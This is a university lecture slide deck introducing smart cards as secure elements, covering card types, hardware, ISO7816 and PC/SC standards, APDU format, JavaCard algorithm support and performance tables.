PV204 Security technologies

Introduction to smart cards as secure elements

Petr Švenda


svenda@fi.muni.cz  *@rngsec*

https://crocs.fi.muni.cz/people/svenda

Faculty of Informatics, Masaryk University, Czech Republic

CROCS

Centre for Research on Cryptography and Security


Overview

1. What smart cards are?
2. What smart cards are capable of?
3. How to manage smart cards?
4. Secure channel protocols
5. Two-factor authentication and some attacks

Smart card basics

WHAT A SMART CARD IS?

Basic types of (smart) cards



1. Contactless “barcode”
   - Fixed identification string (RFID, < 5 cents)
2. Simple memory cards (magnetic stripe, RFID)
   - Small write memory (< 1KB) for data, (~10 cents)
3. Memory cards with PIN protection
   - Memory (< 5KB), simple protection logic (<$1)


Basic types of (smart) cards (2)

4. Cryptographic smart cards
   - Support for (real) cryptographic algorithms
   - Mifare Classic ($1), Mifare DESFire ($3)
5. User-programmable cryptographic smart cards
   - JavaCard, .NET card, MULTOS cards ($2-$30)


- Chip manufacturers: NXP, Infineon, Gemalto, G&D, Oberthur, STM, Atmel, Samsung...

We will mainly focus on these two categories

Cryptographic smart cards




- SC is quite powerful device
  - 8-32 bit processor @ 5-20MHz
  - persistent memory 32-150kB (EEPROM)
  - volatile fast RAM, usually <<10kB
  - truly random generator
  - cryptographic coprocessor (3DES,AES,RSA-2048,...)




- 8.05 billion units shipped in 2013 (ABI Research)
  - mostly smart cards
  - telco, payment and loyalty...
  - 1 billion contactless estimated for 2016 (ABI Research)


Smart cards forms



- Many possible forms
  - ISO 7816 standard
  - SIM size, USB dongles, Java rings…
- Contact(-less), hybrid/dual interface
  - contact physical interface
  - contact-less interface
  - hybrid card – separate logics on single card
  - dual interface – same chip accessible contact & c-less



Contact vs. contactless




- Contact cards (ISO7816-2)
  - I/O data line, voltage and GND line
  - clock line, reset lines
- Contactless cards
  - ISO/IEC 14443 type A/B, radio at 13.56 MHz
  - Chip powered by current induced on antenna by reader
  - Reader → chip communication - relatively easy
  - Chip → reader – dedicated circuits are charged, more power consumed, fluctuation detected by reader
  - Multiple cards per single reader possible

Smart cards are used for…

- GSM SIM modules
- Digital signatures
- Bank payment card (EMV standard)
- System authentication
- Operations authorizations
- ePassports
- Multimedia distribution (DRM)
- Secure storage and encryption device
- …

Smart card is highly protected device




- Intended for physically unprotected environment
  - NIST FIPS140-2 standard, security Level 4
  - Common Criteria EAL4+/5+
- Tamper protection
  - Tamper-evidence (visible if physically manipulated)
  - Tamper-resistance (can withstand physical attack)
  - Tamper-response (erase keys…)
- Protection against side-channel attacks (power,EM,fault)
- Periodic tests of TRNG functionality
- Approved crypto algorithms and key management
- Limited interface, smaller trusted computing base (than usual)
- http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm

Main advantages of crypto smart cards

- High-level of security (CC EAL5+, FIPS 140-2)
- Fast cryptographic coprocessor
- Programmable secure execution environment
- Secure memory and storage
- On-card asymmetric key generation
- High-quality and very fast RNG
- Secure remote card control

SMARTCARDS IN WIDER SYSTEM


Big picture – terminal/reader and card




What principles and standards are used?

Big picture - components


- User application
  - Merchant terminal GUI
  - Banking transfer GUI
  - Browser TLS
  - …
- Card application
  - EMV applet for payments
  - SIM applet for GSM
  - OpenPGP applet for PGP
  - …




PC application with direct control: GnuPG, GPShell
PC application via library: browser TLS, PDF sign…
Custom app with direct control
Libraries
PKCS#11, OpenSC, JMRTD
Smartcard control language API
C/C# WinSCard.h, Java java.smartcardio.*, Python pyscard
System smartcard interface: Windows's PC/SC, Linux's PC/SC-lite
Manage readers and cards, Transmit ISO7816-4's APDU
Readers
Contact: ISO7816-2,3 (T=0/1)
Contactless: ISO 14443 (T=CL)
APDU packet
API: EMV, GSM, PIV, OpenPGP, ICAO 9303 (BAC/EAC/SAC)
OpenPlatform, ISO7816-4 cmds, custom APDU
Card application 1
SC app programming:
JavaCard, MultOS, .NET, MPCOS


Main standards

- ISO7816 1-4
  - Card physical properties ISO7816-1
  - Physical layer communication protocol ISO7816-2-3
  - Data packet format (APDU)
- PC/SC, PC/SCLite (host side)
  - Readers/cards management
  - Transmission of logical APDU packets
  - C/C# WinSCard.h, Java java.smartcardio.*, Python pyscard
- PKCS#11
  - standardized interface on host side
  - card can be proprietary
- GlobalPlatform
  - remote card management interface
  - secure installation of applications




Card's programming platforms

- MultOS
  - Multiple supported languages, native compilation
  - Often bank cards
- JavaCard (details in 3rd lecture)
  - open programming platform from Sun
  - applets portable between cards
- Microsoft .NET for smartcards
  - Similar to JavaCard, but C#
  - Applications portable between cards
  - Limited market penetration



APDU (Application Protocol Data Unit)

- APDU is basic logical communication datagram
  - header (5 bytes) and up to ~256 bytes of user data
- Format specified in ISO7816-4
- Header/Data format
  - CLA – instruction class
  - INS – instruction number
  - P1, P2 – optional data
  - Lc – length of incoming data
  - Data – user data
  - Le – length of the expected output data



- Some values of CLA/INS/P1/P2 standardized
- Custom values used by application developer

What values of APDU header are used?

- Standardized values for selected application
  - Interoperability
  - http://techmeonline.com/most-used-smart-card-commands-apdu/
- Custom commands for proprietary application

SMARTCARD ALGORITHMS AND PERFORMANCE

Common algorithms

- Basic - cryptographic co-processor
  - Truly random data generator
  - 3DES, AES128/256
  - MD5, SHA1, SHA-2 256/512
  - RSA (up to 2048b common, 4096 possible)
  - ECC (up to 192b common, 384b possible)
  - Diffie-Hellman key exchange (DH/ECDSA)
- Custom code running in secure environment
  - E.g. HMAC, OTP code, re-encryption
  - Might be significantly slower (e.g., SW AES 50x slower)

Cryptographic operations

- Supported algorithms (JCAlgTester, 62+ cards)
  - https://github.com/crocs-muni/JCAlgTest
  - https://www.fi.muni.cz/~xsvenda/jcsupport.html

javacard.security.MessageDigest	introduced in JavaCard version	c0	c1	c2	c3	c4	c5	c6	c7	c8	c9	c10	c11	c12	c13
ALG_SHA	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
ALG_MD5	<=2.1	no	yes	yes	yes	yes	yes	yes	no	yes	yes	yes	yes	yes	yes
ALG_RIPEMD160	<=2.1	no	no	no	yes	yes	yes	no	no	no	no	no	no	no	no
ALG_SHA_256	2.2.2	yes	no	no	suspicious yes	yes	no	no	yes	no	no	no	no	no	no
ALG_SHA_384	2.2.2	no	no	no	no	no	no	no	yes	no	no	no	no	no	no
ALG_SHA_512	2.2.2	no	no	no	no	no	no	no	yes	no	no	no	no	no	no
ALG_SHA_224	3.0.1	no	-	-	-	no	no	no	no	-	-	-	-	-	-
javacard.security.RandomData	**introduced in JavaCard version**	**c0**	**c1**	**c2**	**c3**	**c4**	**c5**	**c6**	**c7**	**c8**	**c9**	**c10**	**c11**	**c12**	**c13**
ALG_PSEUDO_RANDOM	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	no
ALG_SECURE_RANDOM	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
javacard.security.KeyBuilder	**introduced in JavaCard version**	**c0**	**c1**	**c2**	**c3**	**c4**	**c5**	**c6**	**c7**	**c8**	**c9**	**c10**	**c11**	**c12**	**c13**
TYPE_DES_TRANSIENT_RESET	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES_TRANSIENT_DESELECT	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES LENGTH_DES	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES LENGTH_DES3_2KEY	<=2.1	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_DES LENGTH_DES3_3KEY	<=2.1	yes	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
TYPE_AES_TRANSIENT_RESET	2.2.0	yes	no	suspicious yes	yes	yes	no	yes	yes	yes	yes	no	no	no	no

What is the typical performance?

- Hardware differ significantly
  - Clock multiplier, memory speed, crypto coprocessor…
- Typical speed of operation is:
  - Milliseconds (RNG, symmetric crypto, hash)
  - Tens of milliseconds (transfer data in/out)
  - Hundreds of millisecond (asymmetric crypto)
  - Seconds (RSA keypair generation)

- Operation may consists from multiple steps
  - Transmit data, prepare key, prepare engine, encrypt
  - → additional performance penalty


Performance tables for common cards

- Visit https://jcalgtest.org


CARD/FUNCTION (ms/op)	SECURE RANDOM (256B)	SHA-1 hash (256B)	SHA2-256 hash (256B)	3DES encrypt (256B)	AES128 encrypt (256B)	AES256 encrypt (256B)	3DES setKey(192b)	AES setKey(128b)
Gemplus GXP R4 72K	2.45	3.69	-	53.71	26.05	31.52	9.4	9.28
NXP JCOP 31 V2.2 36K	6.92	19.84	-	7.27	-	-	26.1	-
NXP JCOP 21 V2.2 36K	7.28	20.91	-	7.68	-	-	25.84	-
NXP JCOP41 v2.2.1 72K	7.58	21.77	-	8.02	-	-	15.44	-
NXP J2D081 80K	10.4	11.73	21.18	7.1	6.73	7.66	20.12	16.31
NXP CJ3A081	13.8	11.45	21.05	12.8	10.33	11.35	11.04	10.9
NXP JCOP CJ2A081	14.14	11.9	22.46	13.3	10.78	11.81	5.39	5.22
NXP J2A080 80K	19.59	31.09	60.16	18.11	18.57	20.12	12.24	11.91
NXP JCOP31 v2.4.1 72K	20.97	34.1	66.02	19.95	20.44	22.24	6.7	6.38
NXP J3A080	21.64	35.78	69.32	20.92	21.41	23.2	15.48	12.28
Infineon CJTOP 80K INF SLJ 52GLA080AL M8.4	24.9	17.42	35.58	61.49	25.53	31.18	6.61	6.08
NXP JCOP21 v2.4.2R3	33.77	12.35	22.39	12.24	11.65	14.02	31.35	23.48
